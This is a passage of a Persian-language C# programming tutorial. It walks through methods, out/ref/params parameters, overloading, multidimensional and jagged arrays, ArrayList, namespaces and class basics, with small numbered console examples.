return System.DateTime.IsLeapYear(Year);
}
}
}
}
```

برای استفاده از آن در متد main برنامه به صورت زیر عمل می کنیم :

```
using System;
namespace ex12
{
class Class1
{
[STAThread]
static void Main(string[] args)
{
clsDate m_var = new clsDate();
m_var.setYear = 1990;
if (m_var.IsLeapYear)
Console.WriteLine("1990 is a leap year.");
else
Console.WriteLine("1990 is not a leap year.");
Console.ReadLine();
}
}
}
```

توضیحاتی در مورد کد فوق:

- نحوه ی تعریف متغیر از یک کلاس جزو اساسی ترین قسمت های کار با یک کلاس محسوب می شود که در قسمت های پیشین نیز معرفی گردید.
- هنگامی که از if استفاده می کنیم لزومی ندارد حتما بنویسیم m_var.IsLeapYear==true همین که این خاصیت ذکر می شود در وهله ی اول trueبودن آن چک خواهد شد .
- نحوه ی مقدار دهی به یک خاصیت را هم در کد فوق ملاحظه می نمایید . در هنگام استفاده از خاصیت ها نیازی به آوردن پرانتزها () در مقابل نام آنها وجود ندارد.
- برای مرور ، نحوه ی معرفی خاصیت ها با get نیز بیان گردید . با استفاده ازset وget می توان به کلاس ها ، مقادیر متغیر ها را پاس کرد و یا مقداری را دریافت نمود.

تعریف متد ها در سی شارپ

در این قسمت به یکی از مهمترین مباحث برنامه نویسی سی شارپ می رسیم.

متد ها در سی شارپ و یا همان توابع در زبان C اعضای یک شی یا کلاس هستند و مجموعه ای از یک سری ، از کارها را انجام می دهند . فرض کنید در برنامه ی شما ، قسمتی باید یک عملیات ریاضی خاص را انجام دهد و این قسمت از کد که شامل چندین خط نیز می گردد باید بارها و بارها در برنامه صدا زده شود . برای نظم بخشیدن به برنامه ، آنها را می توان به صورت توابع بسته بندی کرد و بجای نوشتن چندین خط تکراری، فقط نام این بسته (تابع) و پارامترهای آن را فراخوانی نمود.

در سی شارپ یک تابع به صورت زیر تعریف می شود:

(نوع و اسامی پارامتر ها) نام تابع نوع خروجی تابع سطح دسترسی به تابع

```
{
تابع ی بدنه
}
```

برای تعریف یک متد یا تابع ابتدا سطح دسترسی به آن مانندpublic وprivate سپس نوع خروجی تابع مانندvoid هیچی ذکر می گردد که داخل این پرانتزها می توان ورودی های تابع یا به قولی آرگومان های ورودی را معرفی کرد .سپس تابع باید با { شروع و با یک } خاتمه یابد.
برای مثال:

```
public int myFunc( int x )
{
.....
}
```

هر تابعی می تواند ص فر تا تعداد بیشماری آرگومان ورودی و صفر تا تعداد بیشماری خروجی داشته باشد. بوسیله یک تابع می توان پیچیدگی کار را مخفی کرد و صرفا با صدا زدن نام آن ، یک سری از عملیات را انجام داد. گاهی از اوقات لازم می شود دو یا چند تابع با یک نام داشته باشیم بطوریکه پارامترهای ورودی یا مقادیر خروجی و یا نوع آرگومان های ورودی آنها با هم متفاوت باشد به این کار overloading می گویند .

بسیاری از کلاس های دات نت فریم ورک متد ها و یا توابع مفید حاضر و آماده ای را دارند . برای مثال کلاس DateTime متدی به نام ،ToLongDatastring دارد که تاریخ را به صورت یک رشته طولانی بر می گرداند .

توابع void :

توابعی که با نوع void معرفی می شوند هیچ خروجی ندارند و در زبان ویژوال بیسیک به آنها sub و در دلفی به آنها procedureمی گویند .

بازگرداندن یک مقدار از یک تابع:

پس از اینکه عملیات یک مجموع ه از کدها درون تابع به پایان رسید با استفاده از کلمه ی return می توان خروجی تابع را معرفی کرد .لازم به ذکر است ، هرجایی این کلمه ی return ذکر شود کار تابع خاتمه می یابد .بهتر است موارد فوق را با چند مثال مرور کنیم:

مثال : یک برنامه ی سی شارپ جدی consoleدر VS.NET را باز کنید و نام آن را درابتدا ex13 انتخاب نمایید . در اینجا می خواهیم تابعی را تعریف کنیم که سه برابر جزر یک عدد را بر می گرداند.

```
using System;
namespace ex13
{
class Class1
{
[STAThread]
static void Main(string[] args)
{
Console.WriteLine( int3SQL(3) );
Console.ReadLine();
}
public static double int3SQL( double intInput )
{
double i=0;
i = Math.Sqrt( intInput );
return i;
}
}
}
```

توضیحاتی در مورد کد فوق:

- از شیMath در سی شارپ می توان برا ی انجام یک سری عملیات ریاضی ابتدایی استفاده کرد . در اینجا از متد جزر گرفتن آن استفاده شده است.
- در تعریف تابع خودمان از کلمه ی کلیدی static استفاده شده است . درون تابع Main نمی توان توابع غیر استاتیک را فراخوانی کرد . فعلا این نکته را بخاطر را داشته باشید تا در مقالات بعدی بیشتر راجع به آن صحبت شود.
- بد نیست تابع تعریف شده را کمی بیشتر آنالیز کنیم:

```
public static double int3SQL( double intInput )
{
double i=0;
i = Math.Sqrt( intInput );
return i;
}
```

ابتدا سطح دسترسی به تابع ذکر شده است . پابلیک ، یعنی این تابع خارج از کلاس یک برنامه نیز قابل دسترسی است . سپس از کلمه ی static استفاده گردیده که توضیح مختصری را در مورد آن ملاحظه کردید . در ادامه نوع خروجی تابع که در اینجا double می باشد معرفی گردیده است . دقت کنید که حتما باید نوع تعریف شده با مقداری که یک تابع بر می گرداند یکسان باشد و گرنه با یک خطا

برنامه متوقف می شود . سپس نام تابع تعریف شده است . داخل پرانتز ها نوع و نام آرگومانی ارائه شده است که در بدنه ی تابع استفاده می گردد . اگر به تعداد بیشتری پارامتر و یا آرگومان نیاز بود می توان آنها را با , از هم جدا کرد.

پس از اینکه عملیات تابع خاتمه می یابد با استفاده از return این خروجی را معرفی می نماییم .برای استفاده از این تابع به سادگی نام تابع و سپس پرانتزها به همراه یک عدد دلخواه را می نویسم که آنرا در متدMain برنامه می توان مشاهده کرد .

تعریف توابع در کلاس های دیگر برنامه و نحوه ی استفاده از آنها:

یکی از زیبایی های برنامه نویسی شی گرا نظم و ترتیب و بسته بندی کارها می باشد که اصطلاحا در اینجا بهencapsulation می گویند . یعنی ما یک سری از توابع و خواص را درون کپسول ی به نام کلاس قرار می دهیم آن تا به سادگی بارها و بارها از آن استفاده نماییم. برای اینکار به سادگی یک توابع را به صورت معمول درون کلاس تعریف می نماییم و سپس همانند خواص که در مورد آنها صحبت شد ، از توابع می توان استفاده کرد با این تفاوت که هنگام کار با توابع حتی اگر آنها هیچ آرگومان و یا پارامتر ورودی هم نداشته باشند ذکر پرانتزها الزامی است.

مثالی دیگر در این زمینه:

مثال : یک برنامه ی سی شارپ جدیدconsole را درVS.NET باز کنید و نام آنرا در ابتدا ex14 انتخاب نمایید سپس از منوی پروژه یک کلاس جدید را به برنامه اضافه نمایید نام آنراclsTools بگذارید .

```
using System;
namespace ex14
{
public class clsTools
{
public clsTools()
{
}
public uint intCalc ( uint a , uint b )
{
uint c = Math.Min (a,b);
double x = Math.Sqrt(c) ;
uint w = Convert.ToUInt32 ( x);
return w;
}
}
}
```

سپس در متد Main برنامه می توان به صورت زیر از آن استفاده کرد :

```
using System;
namespace ex14
{
class Class1
{
[STAThread]
static void Main(string[] args)
{
clsTools m_var = new clsTools();
Console.WriteLine( m_var.intCalc(4,9));
Console.ReadLine();
}
```

```
}
}
```

توضیحاتی در مورد کد فوق:

- تابع intCalc ما دو عدد صحیح مثبت را می گیرد و سپس جزر کوچکترین دو عدد ورودی را محاسبه می کند.
- برای تبدیل نوع های عددی مختلف به هم می توان از شیConvert استفاده کرد .
- بدون استفاده از شیConvert یکبار برنامه را اجرا کنید و دلیل خطای به وجود آمده را بیان نمایید .

چگونه از یک تابع بیش از یک خروجی دریافت کنیم

ظاهرا به نظر می رسد که توابع فقط می توانند یک return داشته باشند و بلافاصله پس از فراخوانی return کار تابع پایان یافته است .در سی شارپ دو کلمه ی کلیدی به نام های ref و out اضافه شده اند که این امر را ساده تر می کنند.

استفاده از کلمه ی کلیدی out :

از out در تعریف تابع قبل از معرفی نوع آرگومان ورودی استفاده می کنیم . در این حالت بجای اینکه به این آرگومان ، آرگومان ورودی بگوییم ، می توان آنرا آرگومان خروجی نامید . تا یک مثال را در این زمینه با هم مرور نکنیم این مورد مفهوم نخواهد بود:

مثال : یک برنامه ی سی شارپ جدیدconsole را در VS.NET باز کنید و نام آن را در ابتدا ex15 انتخاب نمایید . سپس کد زیر را درون آن بنویسید:

```
using System;
namespace ex15
{
class Class1
{
public static int TestOut(out char i)
{
i = 'b';
return -1;
}
[STAThread]
static void Main(string[] args)
{
char i; // variable need not be initialized
Console.WriteLine(TestOut(out i));
Console.WriteLine(i);
Console.ReadLine();
}
}
}
```

توضیحاتی در مورد کد فوق:

- در تابعTestOut آرگومانi از با کلمه ی کلیدیout مشخص شده است . یعنی اینکه درون تابع هر گونه تغییری روی i انجام شود ، خارج از تابع قابل دسترسی است .

- توابعی که دارای آرگومان هایی تعریف شده با کلمه ی کلیدی out هستند نیز می توانند از return هم استفاده کنند .همانند مثال فوق.

استفاده از کلمه ی کلیدی ref :

این کلمه ی کلیدی نیز دقیقا همانند out عمل می کند و نحوه ی تعریف و استفاده از آن نیز مشابه است با این تفاوت که آرگومانی که به این نوع توابع فرستاده می شود باید مقدار دهی اولیه شده باشد.

مثال : یک برنامه ی سی شارپ جدید console را درVS.NET باز کنید و نام آنرا درابتدا ex16 انتخاب نمایید .سپس کد زیر را درون آن بنویسید:

```
using System;
namespace ex16
{
class Class1
{
public static void FillArray(ref int[] arr)
{
// Create the array on demand:
if (arr == null)
arr = new int[10];
// Otherwise fill the array:
arr[0] = 123;
arr[4] = 1024;
}
[STAThread]
static void Main(string[] args)
{
// Initialize the array:
int[] myArray = {1,2,3,4,5};
// Pass the array using ref:
FillArray(ref myArray);
// Display the updated array:
Console.WriteLine("Array elements are:");
for (int i = 0; i < myArray.Length; i++)
Console.WriteLine(myArray[i]);
Console.ReadLine();
}
}
}
```

توضیحاتی در مورد کد فوق:

- همانطور که ملاحظه می کنید در اینجا هنگام استفاده از تابعFillArray باید آرگومانی را که می خواهیم به آن پاس کنیم مقدار دهی اولیه کنیم.

- پس می توان نتیجه گرفت آرگومانهایی که با out تعریف می شوند به صورت خالص خروجی هستند و نیازی به مق دار دهی اولیه هنگام استفاده از آنها وجود ندارد . ازref هنگامی استفاده می کنیم که بخواهیم روی متغیر موجود و مقدار دهی شده ی خارج از تابع ، درون تابع عملیاتی صورت گیرد و سپس همان متغیر دستکاری شده ، عودت داده شود.

تعریف تابعی با تعداد آرگومان های نا معلوم:

گاهی از اوقات نیاز است تا تابعی تعریف کنیم که تعداد آرگومان های آن متغیر باشند. برای این منظور از کلمه ی کلیدی **params**استفاده می شود .

دو نکته در اینجا حائز اهمیت است:

- در هر تابعی تنها می توان یکبار از**params** استفاده کرد .
- پس از بکار بردن **params** دیگر نمی توان هیچ آرگومانی را تعریف کرد .

یکی از مثال هایی که در این زمینه می توان ارائه داد استفاده از آرایه ها به عنوان آرگومان ورودی است . در این حالت یا می توان یک آرایه را به صورت کامل به تابع معرفی کرد و یا تنها نام آنرا به تابع پاس کرد . مثال زیر را ملاحظه کنید:

مثال : یک برنامه ی سی شارپ جدیدconsole را در VS.NET باز کنید و نام آنرا در ابتدا ex17 انتخاب نمایید . سپس کد زیر را درون آن بنویسید:

```
using System;
namespace ex17
{
class Class1
{
public static void UseParams(params int[] list)
{
for ( int i = 0 ; i < list.Length ; i++ )
Console.WriteLine(list[i]);
Console.WriteLine();
}
[STAThread]
static void Main(string[] args)
{
UseParams(1, 2, 3);
int[] myarray = new int[3] {10,11,12};
UseParams(myarray);
Console.ReadLine();
}
}
}
```

توضیحاتی در مورد کد فوق:

- در تابعmain به دو صورت از تابع UseParams ما استفاده شده است . یا اینکه خیلی ساده هر تعداد آرگومان را می توان به تابع فرستاد و یا اینکه در ادامه آرایه ایی رسما تعریف و سپس به تابع فرستاده شود.
- نحوه ی تعریف و استفاده از آرایه ها به صورت آرگومان ورودی را نیز می توان در مثال فوق آموخت.

مبحث overloading :

گاهی از اوقات لازم است تا نگارش های مختلفی از یک تابع داشته باشیم . برای مثال تعریف سه تابع با یک نام اما با آرگومان های مختلف .به این نوع توابع و یا متد ها اصطلاحا Overloaded Methods می گویند) . فکر کنم آنرا سر بار گذاری توابع ترجمه کرده اند برای مثال:

```
void myMethod(int p1);
void myMethod(int p1, int p2);
void myMethod(int p1, string s1);
```

مثال : یک برنامه ی سی شارپ جدیدconsole را درVS.NET باز کنید و نام آنرا در ابتداex18 انتخاب نمایید . سپس کد زیر را درون آن بنویسید:

```
using System;
namespace ex18
{
class Class1
{
[STAThread]
static void Main(string[] args)
{
writeIT();
writeIT(12);
Console.ReadLine();
}
public static void writeIT()
{
Console.WriteLine(" writeIT() Ver." );
}
public static void writeIT(int intI)
{
Console.WriteLine(" writeIT(intI) Ver. = " + intI );
}
}
}
```

توضیحاتی در مورد کد فوق:

- نحوه ی تعریف دو تابع با یک نام را ملاحظه می نمایید .اینکار در زبان سی ممنوع است!
- کامپایلر به صورت هوشمند بر اساس نوع و تعداد آرگومان های ورودی ، ورژن مناسب را انتخاب و اجرا می کند.

نمونه ی ضعیفی از این بحث در وی بی ۶ به صورت تعریف توابعی با پارامترهای Optional وجود داشت . مباحث تکمیلی آرایه ها)آرایه های چند بعدی آرایه های معمولی یک بعدی را می توان یک ردیف با تعدادی خانه خالی آماده ی پر شدن در نظر گرفت . آرایه ی دو بعدی را می توان مانند یک جدول تشکیل شده از ردیف ها و ستون ها در نظر گرفت و الی آخر...

سی شارپ دو نوع آرایه ی چند بعدی را پشتیبانی می کندrectangular and jagged :

در یک آرایه یrectangular هر ردیف ، طول آن با ردیف بعدی یکی است . آرایه یjagged در حقیقت آرایه ایی از آرایه ها است ، بنابراین هر کدام از آنها می تواند طول مختلفی داشته باشد. تعریف یک آرایه ی دو بعدی به صورت زیر است:

type [,] array-name

مثال : یک برنامه ی سی شارپ جدیدconsole را درVS.NET باز کنید و نام آنرا در ابتدا ex19 انتخاب نمایید . سپس کد زیر را درون آن بنویسید:

```
using System;
namespace ex19
{
class Class1
{
[STAThread]
static void Main(string[] args)
{
const int rows = 4;
const int columns = 3;
// declare a 4x3 integer array
int[,] rectangularArray = new int[rows, columns];
// populate the array
for (int i = 0;i < rows;i++)
{
for (int j = 0;j<columns;j++)
{
rectangularArray[i,j] = i+j;
}
}
// report the contents of the array
for (int i = 0;i < rows;i++)
{
for (int j = 0;j<columns;j++)
{
Console.WriteLine("rectangularArray[{0},{1}] = {2}",
i,j,rectangularArray[i,j]);
}
}
Console.ReadLine();
}
}
}
```

توضیحاتی در مورد کد فوق:

۱ -نحوه ی تعریف ، مقدار دهی اولیه و استفاده از آرایه های دو بعدی را در مثال فوق ملاحظه می نمایید.

۲ -در یک آرایه ی دو بعدی محل قرار گیری ردیف ها و ستون ها برای مثال به صورت زیر است:

new int[rows, columns]-

استفاده از آرایه های چند بعدی:

مثال : یک برنامه ی سی شارپ جدید console را درVS.NET باز کنید و نام آنرا در ابتدا ex20 انتخاب نمایید . سپس کد زیر را درون آن بنویسید:

```
using System;
namespace ex20
{
class Class1
{
[STAThread]
static void Main(string[] args)
{
const int rows = 4;
const int columns = 3;
// imply a 4x3 array
int[,] rectangularArray =
{
{0,1,2},
{3,4,5},
{6,7,8},
{9,10,11}
};
for (int i = 0;i < rows;i++)
{
for (int j = 0;j<columns;j++)
{
Console.WriteLine("rectangularArray[{0},{1}] = {2}",
i,j,rectangularArray[i,j]);
}
}
}
}
}
```

توضیحاتی در مورد کد فوق:

۱ -در حقیقت مثال فوق تعریف آرایه ایی از آرایه ها بود.
۲ -چون مقدار دهی اولیه به صورت واضح ی انجام شده نیازی به ذکر ابعاد آرایه به صورت صحیح وجود نداشت.

بحث آرایه ها ادامه دارد...

Jagged arrays

Jagged arrays آرایه ای از آرایه ها است و همانطور که ذکر شد لزومی ندارد که هر ردیف آن با ردیف بعدی هم طول باشد . هنگام تعریف این نوع آرایه شما تعداد ردیف ها را مشخص می نمایید .هر ردیف یک آرایه را نگهداری می کند .در اینجا هر آرایه باید تعریف شود .روش تعریف Jagged array به صورت زیر است :

type [] []...

در اینجا تعداد براکت ها بیانگر ابعاد آرایه می باشد .برای مثال آرایه ی زیر دو بعدی است:

int [] [] myJaggedArray;

و برای مثال برای دسترسی به پنجمین عنصر آرایه ی سوم به صورت زیر عمل می شود:

myJaggedArray[2][4]

مثال : یک برنامه ی سی شارپ جدیدconsole را در VS.NET باز کنید و نام آنرا درابتدا ex21 انتخاب نمایید

سپس کد زیر را درون آن بنویسید:

```
using System;
namespace ex21
{
class Class1
{
[STAThread]
static void Main(string[] args)
{
const int rows = 4;
// declare the jagged array as 4 rows high
int[][] jaggedArray = new int[rows][];
// the first row has 5 elements
jaggedArray[0] = new int[5];
// a row with 2 elements
jaggedArray[1] = new int[2];
// a row with 3 elements
jaggedArray[2] = new int[3];
// the last row has 5 elements
```

```
jaggedArray[3] = new int[5];
// Fill some (but not all) elements of the rows
jaggedArray[0][3] = 15;
jaggedArray[1][1] = 12;
jaggedArray[2][1] = 9;
jaggedArray[2][2] = 99;
jaggedArray[3][0] = 10;
jaggedArray[3][1] = 11;
jaggedArray[3][2] = 12;
jaggedArray[3][3] = 13;
jaggedArray[3][4] = 14;
for (int i = 0;i < 5; i++)
{
Console.WriteLine("jaggedArray[0][{0}] = {1}",
i,jaggedArray[0][i]);
}
for (int i = 0;i < 2; i++)
{
Console.WriteLine("jaggedArray[1][{0}] = {1}",
i,jaggedArray[1][i]);
}
for (int i = 0;i < 3; i++)
{
Console.WriteLine("jaggedArray[2][{0}] = {1}",
i,jaggedArray[2][i]);
}
for (int i = 0;i < 5; i++)
{
Console.WriteLine("jaggedArray[3][{0}] = {1}",
i,jaggedArray[3][i]);
}
Console.ReadLine();
}
}
}
```

توضیحاتی در مورد کد فوق:

هنگام کار با آرایه های rectangular برای دسترسی به اعضا به صورت زیر عمل می شد :

rectangularArrayrectangularArray[i,j]

اما در اینجا بدین صورت است:

jaggedArray[3][i]

استفاده از System.Array :

دات نت فریم ورک کلاسی را معرفی کرده است به نام Array توسط این کلاس کار با آرایه ها و اعمال روی آنها . برای مثال سورت کردن و غیره به شدت ساده می شود. مثال : یک برنامه ی سی شارپ جدیدconsole را درVS.NET باز کنید و نام آنرا درابتدا ex22انتخاب نمایید . سپس کد زیر را درون آن بنویسید:

```
using System;
namespace ex22
{
class Class1
{
public static void PrintMyArray(object[] theArray)
{
foreach (object obj in theArray)
{
Console.WriteLine("Value: {0}", obj);
}
Console.WriteLine("\n");
}
[STAThread]
static void Main(string[] args)
{
String[] myArray = {
"Who", "is", "John", "Galt"
};
PrintMyArray(myArray);
Array.Reverse(myArray);
PrintMyArray(myArray);
String[] myOtherArray = {
"We", "Hold", "These", "Truths",
"To", "Be", "Self", "Evident" };
PrintMyArray(myOtherArray);
Array.Sort(myOtherArray);
PrintMyArray(myOtherArray);
Console.ReadLine() ;
}
}
}
```

توضیحاتی در مورد کد فوق:

از دو متد Sort و Reverse در اینجا برای سورت کردن و نمایش آرایه به ترتیب معکوس (از انتها به ابتدا) استفاده گردیده است.

تعریف آرایه های دینامیک در سی شارپ:

یکی از مشکلاتی که با آرایه های معمول وجود دارد این است که قبل از هر کاری باید طول آنها را مشخص کرد. گاهی از اوقات ما دقیقا نمی دانیم برنامه چه تعداد عضو را دریافت می کند تا آرایه ای از پیش تعریف شده با همان تعداد عضو ایجاد کنیم . برای حل این مشکل از کلاس ArrayList تعریف شده در دات نت فریم ورک می توان استفاده کرد.

هنگام استفاده ازArrayList نیازی به دانستن تعداد اعضایی که باید اضافه شوند نمی باشد و با استفاده از متدAdd آن به سادگی می توان اعضاء را به آن اضافه نمود . تعدادی از خواص و متدهای این کلاس به صورت زیر هستند:

Adapter , FixedSize , ReadOnly , Repeat , Synchronized , Capacity,Count , IsFixedSize , IsReadOnly , IsSynchronized , Item , SyncRoot , Add , AddRange , BinarySearch , Clear , Clone , Contains , CopyTo , GetEnumerator , GetRange , IndexOf , Insert , InsertRange , LastIndexOf , Remove , RemoveAt , RemoveRange , Reverse , SetRange , Sort , ToArray , TrimToSize

مثال : یک برنامه ی سی شارپ جدیدconsole را درVS.NET باز کنید و نام آنرا درابتدا ex23 انتخاب نمایید . سپس کد زیر را درون آن بنویسید:

```
using System;
using System.Collections;
namespace ex23
{
// a simple class to store in the array
public class Employee
{
public Employee(int empID)
{
this.empID = empID;
}
public override string ToString( )
{
return empID.ToString( );
}
public int EmpID
{
get
{
return empID;
}
set
{
empID = value;
}
}
private int empID;
}
class Class1
{
[STAThread]
static void Main(string[] args)
{
ArrayList empArray = new ArrayList( );
ArrayList intArray = new ArrayList( );
// populate the array
for (int i = 0;i<5;i++)
{
empArray.Add(new Employee(i+100));
intArray.Add(i*5);
}
// print all the contents
for (int i = 0;i<intArray.Count;i++)
{
Console.Write("{0} ", intArray[i].ToString( ));
}
```

```
Console.WriteLine("\n");
// print all the contents of the button array
for (int i = 0;i<empArray.Count;i++)
{
Console.Write("{0} ", empArray[i].ToString( ));
}
Console.WriteLine("\n");
Console.WriteLine("empArray.Capacity: {0}",
empArray.Capacity);
Console.ReadLine();
}
}
}
```

توضیحاتی در مورد کد فوق:

- با کلمه ی کلیدیoverride در قسمت های بعدی آشنا خواهیم شد .
- برای استفاده ازArrayList لازم بود تا فضای نامی را که این کلاس در آن تعریف شده است ، به برنا مه اضافه کرد.
- در مثال فوق نحوه ی تعریف دو کلاس را در یک فضای نام مشاهده می نمایید.
- نحوه ی تعریف و مقدار دهیArrayList و همچنین استفاده از خواص آن در مثال فوق بررسی شده است.

نگاه دقیق تری به مبحث شی گرای :

از این قسمت به بعد می خواهیم نگاهی دقیق تر به بحث شی گرایی در سی شارپ بی اندازیم؛ همانند فضاهای نام ، کلاس ها ، ارث بری ، پلی مرفیسم و غیره.

در قسمت های قبل آشنایی مختصری با فضاهای نام پیدا کردیم . در ادامه جزئیات بیشتری را در مورد آن بررسی خواهیم کرد.
فضاهای نام (namespaces)برای اداره کردن و نظم بخشیدن به کدها ارائه شده اند . همچنین از امکان تشابه اسمی در بین قسمت های مختلف برنامه نیز جلوگیری می کنند . استفاده از آنها عادت پسندیده ای است
هنگامیکه قصد داریم از کد نوشته شده بارها و بارها استفاده کنیم.

مثال : یک برنامه ی سی شارپ جدیدconsole را درVS.NET باز کنید و نام آنرا در ابتدا ex24 انتخاب نمایید . سپس کد زیر را درون آن بنویسید:

```
// Namespace Declaration
using System;
namespace ex24
{
namespace tutorial
{
// Program start class
class NamespaceCSS
{
// Main begins program execution.
public static void Main()
{
// Write to console
Console.WriteLine("This is the new Namespace.");
```

```
}
}
}
}
```

توضیحاتی در مورد کد فوق:

یکی از روش های مناسب برای معرفی فضاهای نام ، ارائه ی آنها به صورت سلسله مراتب ی می باشد . قسمتهای عمومی تر در بالا و قسمت های اختصاصی تر در فضاهای نام داخلی تر قرار داده می شوند . این روش به معرفی فضاهای نام تو در تو منتهی می شود (nested namespaces) همانند مثال بالا .، کد فوق را به صورت زیر با استفاده از عمل گر دات (.) می توان خلاصه نویسی کرد و نتیجه با قبل تفاوتی ندارد:

```
// Namespace Declaration
using System;
namespace ex24.tutorial
{
// Program start class
class NamespaceCSS
{
// Main begins program execution.
public static void Main()
{
// Write to console
Console.WriteLine("This is the new Namespace.");
}
}
}
```

طریقه ی فراخوانی اعضای فضاهای نام:

مثال : یک برنامه ی سی شارپ جدیدconsole را درVS.NET باز کنید و نام آنرا در ابتدا ex25 انتخاب نمایید . سپس کد زیر را درون آن بنویسید:

```
// Namespace Declaration
using System;
namespace ex25
{
// nested namespace
namespace tutorial
{
class myExample1
{
public static void myPrint1()
{
Console.WriteLine("calling another namespace member1.");
}
}
}
// Program start class
class NamespaceCalling
```

```
{
// Main begins program execution.
public static void Main()
{
// Write to console
tutorial.myExample1.myPrint1();
tutorial.myExample2.myPrint2();
}
}
}
// same namespace as nested namespace above
namespace ex25.tutorial
{
class myExample2
{
public static void myPrint2()
{
Console.WriteLine("calling another namespace member2.");
}
}
}
```

توضیحاتی در مورد کد فوق:

در کد فوق نحوه ی استفاده از اعضای تعریف شده در فضاهای نام را می توان مشاهده کرد . نحوه ی استفاده از آنها همانطور که در قسمت های قبل نیز گفته شد به صورت زیر است:

ProjectName.NameSpace.ClassName.MemberName

برای مثال در فضای نام tutorial کلاس myExample 1 قرار دارد و داخل آن متد myPrint 1 تعریف شده است . پس نحوه ی دسترسی به متد آن به صورت زیر است:

tutorial.myExample1.myPrint1();

کلاس های myExample 1 و myExample 2 هر دو به یک فضای نام (ex25.tutorial) تعلق دارند ، هر چند جدا از هم نوشته شده اند . حتی آنها را با حفظ سلسله مراتب خودشان می توان در فایلهای جداگانه ای نیز نوشت.

استفاده از using :

مثال : یک برنامه ی سی شارپ جدیدconsole را درVS.NET باز کنید و نام آنرا درابتدا ex26 انتخاب نمایید . سپس کد زیر را درون آن بنویسید:

```
// Namespace Declaration
using System;
using ex26.tutorial;
// Program start class
class UsingDirective
{
// Main begins program execution.
```

```
public static void Main()
{
// Call namespace member
myExample.myPrint();
}
}
// C# Namespace
namespace ex26.tutorial
{
class myExample
{
public static void myPrint()
{
Console.WriteLine("Example of using a using directive.");
}
}
}
```

توضیحاتی در مورد کد فوق:

همانند مثال بالا ، برای خلاصه نویسی می توان از کلمه ی using به همراه نام namespace مورد نظر استفاده کرد .برای مثال اگر متدWriteLine را بخواهیم کامل بنویسیم به صورت زیر است :

```
System.Console.WriteLine(...);
```

اما با قید کردن و الحاق کردن فضای نام آن ، دیگر نیازی به ذکرSystem در ابتدای آن نیست .

نکته:

باز هم می توان خلاصه نویسی بیشتری را ارائه داد

```
using csTut = ex26.tutorial.myExample; // alias
```

در این صورت تنها کافی است متد کلاس تعریف شده در آنرا به صورت زیر فراخوانی کنیم:

```
csTut.myPrint();
```

کلاس ها در سی شارپ:

تا بحال در حد کاربرد ، با کلاس ها آشنا شده ایم . اما در این قسمت می خواهیم نگاهی دقیق تر به کلاس ها بیاندازیم. هر کدی در سی شارپ قسمتی از یک کلاس می باشد و ترکیب تمام خواص و متدهای موجود در یک کلاس یک نوع داده ی جدید تعریف شده از طرف ما را پدید می آورد . هر متغیری که از کلاس ساخته شود ، شی نامیده می شود و یک کپی منحصر به فرد است .برای مثال برنامه ی زیر را در نظر بگیرید:

```
using System;
class Data
{
public int x;
}
class App
{
public static void Main()
{
Data d1 = new Data();
d1.x = 1;
Data d2 = new Data();
d2.x = 2;
Console.WriteLine("d1.x = {0}", d1.x);
Console.WriteLine("d2.x = {0}", d2.x);
}
}
```

در اینجا کلاسData تعریف شده است و دارای یک عضو به نام x می باشد .به این نوع داده در کلاس فیلد گفته می شود و هنگامیکه به صورتpublic معرفی می شود یعنی خارج از کلاس نیز قابل دسترسی است . در کد بالا دو متغیر از کلاس تعریف و مقدار دهی اولیه شده اند .خروجی برنامه به صورت زیر است:

d1.x = 1
d2.x = 2

دلیل این خروجی آن است که هرinstance از کلاس منحصر به فرد است و در اینجا نمی توان انتظار نمونه داشت که هر دو خروجی یکی شوند. برای مقدار دهی اولیه متغیرهایی که به صورت فیلد تعریف می شوند ، بهتر است مقدار دهی آنها را در سازنده ی کلاس (constructor) انجام دهیم .

```
class Data
{
public int x;
public Data(){x = 99;}
}
```

همانطور که پیشتر نیز ذکر شد ، متدی که هم نام کلاس است ، سازنده نام می گیرد . یک کلاس می تواند بیش از یک سازنده داشته باشد .برای مثال:

```
class Data
{
public int x;
private Data(){}
public Data(int y){x = y;}
public Data(int y, int z){x = y + z;}
}
```

از آنجائیکه که سازنده ی بدون پارامتر ذکر شده در کد فوقprivate تعریف شده است بنابراین خارج از کلاس دیگر قابل دسترسی نمی باشد . بنابراین کدی خارج از کلاس ، تنها می تواند از دو سازنده ی دیگر استفاده کند. برای مثال تعریف دو متغیر جدید از این کلاس به صورت زیر می باشد:

```
Data d1 = new Data(44);
Data d2 = new Data(22, 33);
```

سی شارپ به شما اجازه می دهد تا سازنده ها را در یک کلاس توسط کلمه ی کلیدی this نیز فراخوانی کنید یعنی بجای ذکر نام متد سازنده از کلمه یthis استفاده شود در خود کلاس .

اگر می خواهید متغیری را بین نمونه (instance) های مختلف یک کلاس به اشتراک بگذارید کلمه ی کلیدی static وارد صحنه می شود .به مثال زیر توجه کنید:

```
using System;
class Counted
{
public static int count = 0;
public Counted()
{
count++;
}
public int GetInstanceCount()
{
return count;
}
}
class App
{
```

```
public static void Main()
{
Counted d1 = new Counted();
Console.WriteLine("current total {0}", d1.GetInstanceCount());
Counted d2 = new Counted();
Console.WriteLine("current total {0}", d2.GetInstanceCount());
Console.WriteLine("total {0}", Counted.count);
}
}
```

باید خاطر نشان کرد که متغیر های استاتیک توسط نمونه های کلاس قابل دستیابی نیستند و فقط درون کلاس به شکل زیر می توان از آنها استفاده کرد:

<classname>.<staticmembername>

در مثال فوق دو نمونه از کلاس Counted تعریف شده است . با هر بار فراخوانی کلاس ، خودبخود سازنده اجرا شده و یک عدد به این شمارش گر استاتیک اضافه می شود . همانطور که ذکر شد، برای اینکه بتوان به این متغیر استاتیک در خارج از کد دسترسی پیدا کرد یک متد غیر استاتیک تعریف شده است.

در مثال فوق تابع GetInstanceCount تنها یک عدد را بر می گرداند . در برنامه نویسی شی گرا مرسوم است که در ا ین حالت به جای توابع از خواص استفاده شود که به اندازه ی کافی در مورد آنها در قسمت های قبل توضیح داده شد .در این صورت تعریف فوق به صورت زیر در می آید:

```
class Counted
{
public static int x = 0;
public Counted()
{
x++;
}
public int InstanceCount // property
{
get{return x;}
}
}
```

و در این صورت قسمت بعدی کد به صورت زیر اصلاح می شود) فراخوانی خواص ، بدون ذکر پرانتزها بعد از نام آنها صورت می گیرد :

```
Counted d1 = new Counted();
Console.WriteLine("current total {0}", d1.InstanceCount);
Counted d2 = new Counted();
Console.WriteLine("current total {0}", d2.InstanceCount);
```

اگر یک خاصیت هم خواندنی و هم نوشتنی باشد به صورت زیر تعریف می شود:

```
private string name;
public string Name
{
get{return name;}
set{name = value;}
```

```
}
```

